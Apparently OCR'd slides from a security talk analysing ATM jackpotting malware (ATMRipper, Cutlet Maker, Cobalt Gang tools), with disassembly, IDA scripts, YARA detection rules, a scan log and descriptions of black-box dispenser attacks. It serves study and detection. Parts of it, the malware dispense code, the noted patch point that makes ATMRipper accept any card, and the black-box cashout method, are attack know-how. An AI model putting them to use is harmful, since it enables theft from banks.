for n in XFS_INFO_ENUMS:
  idc.AddConstEx(XFSINFO, n[0], int(n[1]), -1);

for n in XFS_EXECUTE_ENUMS:
  idc.AddConstEx(XFSEXECUTE, n[0], int(n[1]), -1);
```

ATM MALWARE DISSECTED

IDA TILIB for XFS in action → DEMO

XFS.TIL file in Type Libraries view



With XFS Type Library support

Without XFS Type Library support

```
lea     eax, [esp+104h+var_F4]
push    eax
push    0
lea     eax, [esp+10Ch+var_F8]
push    eax
movzx   eax, word_44C86E
push    203
push    eax
call    ds:WFSExecute
```

```
lea     eax, [esp+104h+pResult]
push    eax             ; lppResult
push    0               ; dwTimeOut
lea     eax, [esp+10Ch+CmdData]
push    eax             ; lpCmdData
movzx   eax, word_44C86E
push    WFS_CMD_IDC_EJECT_CARD ; dwCommand
push    eax             ; hService
call    ds:WFSExecute
```

ATM MALWARE DISSECTED

ATMRIPPER‘s authentication check

To identify only trusted persons using ATMRIPPER for cashout authentication works by reading a creditcard resp. debitcard and compare hashed values of cardnumber with 4 valid ones within its code.

```
CheckHashes     proc near

var_4           = dword ptr -4
arg_4           = dword ptr  0Ch

; FUNCTION CHUNK AT .text:00427D57 SIZE 0000001E BYTES

; __unwind { // sub_427D75
                mov     eax, offset sub_427D75
                call    __EH_prolog3
                mov     esi, offset aBe59a724feae79 ; "be59a724feae790b3f315edf
                push    esi
                call    ?length@?$char_traits@D@std@@SAIPBD@Z ; std::char_trait
                pop     ecx
                push    eax             ; Size
                push    esi             ; Src
                mov     ecx, offset pHash1 ; int
                call    ?assign@?$basic_string@DU?$char_traits@D@std@@V?$alloca
                push    0Fh
                xor     ebx, ebx
;   try {
                mov     [ebp+var_4], ebx
                pop     edi
                mov     esi, offset aF26a57da928d6f ; "f26a57da928d6f3e3480dfc7
                push    esi
                mov     dword ptr unk_448B44, edi
                mov     dword ptr unk_448B40, ebx
                mov     byte ptr pHash2, bl
                call    ?length@?$char_traits@D@std@@SAIPBD@Z ; std::char_traits<char>::length(cha
                pop     ecx
                push    eax             ; Size
```

```
db 'be59a724feae790b3f315edf71a8450888c021f113e3c2b471e174130c201852',0
align 4
db 'Developed by kernyv@jabbim.com',0
                                ; DATA XREF: WinMain(x,x,x,x)+2B↑o
align 4

db 'service',0          ; DATA XREF: WinMain(x,x,x,x)+79↑o
db '/uninstall',0       ; DATA XREF: WinMain(x,x,x,x):loc_401848↑o
align 4
db 'f26a57da928d6f3e3480dfc7d03761161191bdb170e10ca15c7ac5de6912945c',0
align 4
dd offset loc_420043+1  ; DATA XREF: WinMain(x,x,x,x)+9E↑o

text "UTF-16LE", 'ackup Service',0
db '/install',0         ; DATA XREF: WinMain(x,x,x,x)+16E↑o
align 4
db '692cdaf6e42ab3a4f307e5d047249f7b30ceddd6bc88f22ca032412419bd62b7',0
align 4

db 'install',0          ; DATA XREF: WinMain(x,x,x,x)+98↑o

db '/cleanup',0         ; DATA XREF: WinMain(x,x,x,x)+19E↑o
align 10h
db '0679c7c0c9b0d6919c12cbc087e942d7bf48d3a78cd3ec80321fbfd1b33a1904',0
```

With the XFS type library it’s easy to find the area where to patch, to accept every card. ;-)

```
E8 D2 00 00 00          call    CheckForValidCardToJackpotATM
83 C4 18                add     esp, 18h
84 C0                   test    al, al
74 2A                   jz      short loc 40263D
B9 48 B5 44 00          mov     ecx, offset dword_44B548
E8 4F D1 00 00          call    Call_WFSCancelAsyncRequest
```

ATM MALWARE DISSECTED

Hunting for ATMRIPPER in memory and on disk with YARA

```
import "pe"

rule APT_RULE_ATMRIPPER : ATMRIPPER malware
{
    meta:
      description = "Rule detects Thailand ATM Jackpot malware RIPPER"
      last_modified = "2016-08-01"
      actor = "East european cybercrime gang"
      malware_family = "ATM-malware RIPPER"
      author = "Frank Boldewin"

    strings:
      $Card_Hash1 = "be59a724feae790b3f315edf71a8450888c021f113e3c2b471e174130c201852" nocase ascii
      $Card_Hash2 = "f26a57da928d6f3e3480dfc7d03761161191bdb170e10ca15c7ac5de6912945c" nocase ascii
      $Card_Hash3 = "692cdaf6e42ab3a4f307e5d047249f7b30ceddd6bc88f22ca032412419bd62b7" nocase ascii
      $Card_Hash4 = "0679c7c0c9b0d6919c12cbc087e942d7bf48d3a78cd3ec80321fbfd1b33a1904" nocase ascii

      $Code_B
      $Code_B
      $Servic
    condition
      uint16(
      or (2 o
}
```

```
C:\tools\IOC-Scan>BadATM-IOC-Scanner

BADATM-IOC-Scanner v0.1 - Frank Boldewin
-----------------------------------------
[*] Loading YARA-rules
[*] Starting scan. Please wait...

Matching YARA Rule
-------------------------
APT_RULE_ATMRIPPER [description="Rule detects Thailand ATM Jackpot mal re RIPPER",last_modified="2016-08-01",actor="East european cybercrime gang",malware_fami
ly="ATM-malware RIPPER",author="Frank Boldewin"] 3364
0x430fe0:$Card_Hash1: be59a724feae790b3f315edf71a8450888c021f113e3c2 71e174130c201852
0x431058:$Card_Hash2: f26a57da928d6f3e3480dfc7d03761161191bdb170e10 15c7ac5de6912945c
0x4310c8:$Card_Hash3: 692cdaf6e42ab3a4f307e5d047249f7b30ceddd6bc88f ca032412419bd62b7
0x431120:$Card_Hash4: 0679c7c0c9b0d6919c12cbc087e942d7bf48d3a78cd3 80321fbfd1b33a1904
0x401f79:$Code_Bytes1: 68 CB 00 00 00 50 FF 15 F4 A1 42 00 EB 19
0x402368:$Code_Bytes2: E8 B8 5B 00 00 83 C4 18 6A 02 53 53 FF 15 48 A0 42 00 68 74 12 43 00 8D 55 A4
0x43109c:$Service: D\x00B\x00a\x00c\x00k\x00u\x00p\x00 \x00S\x00 e\x00r\x00v\x00i\x00c\x00e\x00
0x431200:$Service: D\x00B\x00a\x00c\x00k\x00u\x00p\x00 \x00S\x00 e\x00r\x00v\x00i\x00c\x00e\x00
0x431280:$Service: D\x00B\x00a\x00c\x00k\x00u\x00p\x00 \x00S\x00 e\x00r\x00v\x00i\x00c\x00e\x00
0x4312a0:$Service: D\x00B\x00a\x00c\x00k\x00u\x00p\x00 \x00S\x00 e\x00r\x00v\x00i\x00c\x00e\x00
0x4312c0:$Service: D\x00B\x00a\x00c\x00k\x00u\x00p\x00 \x00 \x00e\x00r\x00v\x00i\x00c\x00e\x00
0x4312e0:$Service: D\x00B\x00a\x00c\x00k\x00u\x00p\x00 \x0 \x00e\x00r\x00v\x00i\x00c\x00e\x00
0x431300:$Service: D\x00B\x00a\x00c\x00k\x00u\x00p\x00 \x S\x00e\x00r\x00v\x00i\x00c\x00e\x00

PID             ==>  3364
Process Name    ==>  FwLoadPm.exe
Path            ==>  C:\Probase\cscw32\bin\FwLoadPm.exe
```

ATMRipper found as FwLoadPm.exe

ATM ATTACK TYPE 2

Black Boxing

Black Boxing is a special variation of jackpotting, where the ATM PC is not used to cashout.


After fraudsters gained access to the inner housing of the ATM, they connect their own device to the cash dispenser and issue commands.

In order to successfully cashout, the Black Box needs to be prepared for the type of dispenser being attacked.

ATM BLACK BOXING

Exotic Black Boxes

Oldschool Black Box → PC with NCR SDC board + handy-jammer




Black Box – Embedded style

Blackbox connected to dispenser

Bluetooth device to control blackbox

ATM BLACK BOXING

Gaining direct access to the NCR proprietary SDC ribbon cable, leading to cash dispenser




ATM BLACK BOXING

Fraudster at work

Uses ATM key to gain access to inner housing

Connecting notebook and dispenser via USB2SDC cable


Contacting guy with remote access to blackbox



ATM BLACK BOXING

Seized equipment after fraudsters got busted

NCR ATM proprietary diagnosis software ATMDESK has DISPENSE feature to cashout money.



SDC2USB cable, to establish connection between SDC bus and notebook.

ATM BLACK BOXING → DEMO


Notebook has a pre-installed ATM manufacturer software stack to communicate with the dispenser

Execute ATM malware CutletMaker, generate response code and cash out.

ATM MALWARE DISSECTED

Cutlet Maker ATM malware insights

Features:
„Check heat“ → Dispense 1 note
„Start cooking“ → Dispense 60 notes
“Reset” → Reset cashout
“Stop!” → Terminate cashout
Buttons represent cash cartridges




ATM MALWARE DISSECTED

Cutlet Maker ATM malware insights

Original edition → With each run Cutlet Maker generates a challenge/response code. For every run a license code has to be ordered on a website.

Cracked edition (sold at a cheaper price) → with KeyGen → calccode.exe




Malware is written in Delphi

Targets Wincor ATMs, as it relies on proprietary CNG device handler

Anti-Reversing measures


Protected with VMProtected → Highly obfuscated code



ATM ATTACK TYPE 3

Network attacks - Evolving to targeted financial frauds

Since 2014 different actors started financial fraud attacks on a targeted level, like described by Lockheed Martin in the Cyber Killchain model.



EXAMPLE OF A TARGETED NETWORK ATTACK

First Bank case in Taiwan

Initial intrusion into the bank was achieved by hacking a vulnerable voice recording server.

Malware installation on ATMs through banks software distribution management system.

More than NT$83 million stolen

Thirteen of the 16 suspects fled out of Taiwan, 3 suspects were arrested by police

First Bank's London branch hacked prior to ATM heist

2016/07/18 23:32:59 A- A A+

讚 10 G+

File photo

Taipei, July 18 (CNA) The voice recording server of First Bank's London branch was hacked into ahead of the theft of more than NT$80 mill investigators looking into the heist confirmed Monday.

EXAMPLE OF A TARGETED NETWORK ATTACK

Malware used by Cobalt Gang to jackpot ATMs

Targets Wincor ATMs, as it relies on proprietary CNG device handler

→ Typical CNG-API function calls: (CscCngOpen, CscCngLock, CscCngDispense, CscCngTransport)

Commandline tools

→ CNGDISP.EXE → Dispenses cash


→ CNGINFO.EXE → Info on cassettes status

CNGDISP only works in July 2016 → checks date

```
004087E8 8D 44 24 70                    lea     eax, [esp+10D8h+FormatedString_Slot_Notes]
004087EC 83 C4 10                       add     esp, 10h
004087EF 8B C8                          mov     ecx, eax
004087F1 51                             push    ecx             ; lpString
004087F2 89 5C 24 14                    mov     [esp+10CCh+pCscDhlPara], ebx
004087F6 C7 44 24 18 53 00 00 00        mov     [esp+10CCh+var_10B4], 53h ; 'S'
004087FE 89 44 24 20                    mov     [esp+10CCh+var_10AC], eax
00408802 FF 15 24 90 40 00              call    ds:lstrlenA
00408808 40                             inc     eax
00408809 89 44 24 18                    mov     [esp+10C8h+var_10B0], eax
0040880D 8D 44 24 10                    lea     eax, [esp+10C8h+pCscDhlPara]
00408811 8D 94 24 C8 00 00 00           lea     edx, [esp+10C8h+var_1000]
00408818 50                             push    eax
00408819 89 54 24 28                    mov     [esp+10CCh+var_10A4], edx
0040881D C7 44 24 24 00 10 00 00        mov     [esp+10CCh+var_10A8], 1000h
00408825 FF 15 10 90 40 00              call    ds:CscCngDispense
0040882B A9 00 80 00 00                 test    eax, 8000h
00408830 74 24                          jz      short loc_408856
00408832 68 F8 B2 40 00                 push    offset aCsccngdispense ; "CscCngDispense/CscCdmDispense failed wi"...
00408837 E8 68 8A FF FF                 call    _printf
0040883C 83 EC 24                       sub     esp, 24h
0040883F B9 0A 00 00 00                 mov     ecx, 0Ah
00408844 8D 74 24 38                    lea     esi, [esp+10F0h+pCscDhlPara]
00408848 8B FC                          mov     edi, esp
0040884A F3 A5                          rep movsd
0040884C E8 AF F9 FF FF                 call    ErrorHandler
00408851 83 C4 28                       add     esp, 28h
00408854 EB 15                          jmp     short loc_40886B
00408856                        ; ---------------------------------------------------------------------------
00408856
00408856                        loc_408856:                             ; CODE XREF: _main+260↑j
00408856 8D 8C 24 C8 00 00 00           lea     ecx, [esp+10C8h+var_1000]
0040885D 51                             push    ecx
0040885E 68 2C B3 40 00                 push    offset aDispensedSucce ; "Dispensed Successfully! Raw Response: %"...
00408863 E8 3C 8A FF FF                 call    _printf
00408868 83 C4 08                       add     esp, 8
0040886B
0040886B                        loc_40886B:                             ; CODE XREF: _main+284↑j
0040886B 68 58 B3 40 00                 push    offset aTransportingCa ; "Transporting cash to wait pos...\n"
00408870 E8 2F 8A FF FF                 call    _printf
00408875 83 C4 04                       add     esp, 4
00408878 8D 54 24 10                    lea     edx, [esp+10C8h+pCscDhlPara]
0040887C 52                             push    edx
0040887D 89 5C 24 14                    mov     [esp+10CCh+pCscDhlPara], ebx
00408881 C7 44 24 18 57 00 00 00        mov     [esp+10CCh+var_10B4], 57h ; 'W'
00408889 FF 15 0C 90 40 00              call    ds:CscCngTransport
0040888F A9 00 80 00 00                 test    eax, 8000h
00408894 74 24                          jz      short loc_4088BA
```

NETWORK ATTACK → DEMO

Scenario → Attackers already control network. Money mule and operator prepare for cashout



ZERO TRUST SECURITY

CONCLUSION

So could all these attacks have been detected and prevented?

Let’s see! Answers in the ATM security workshop!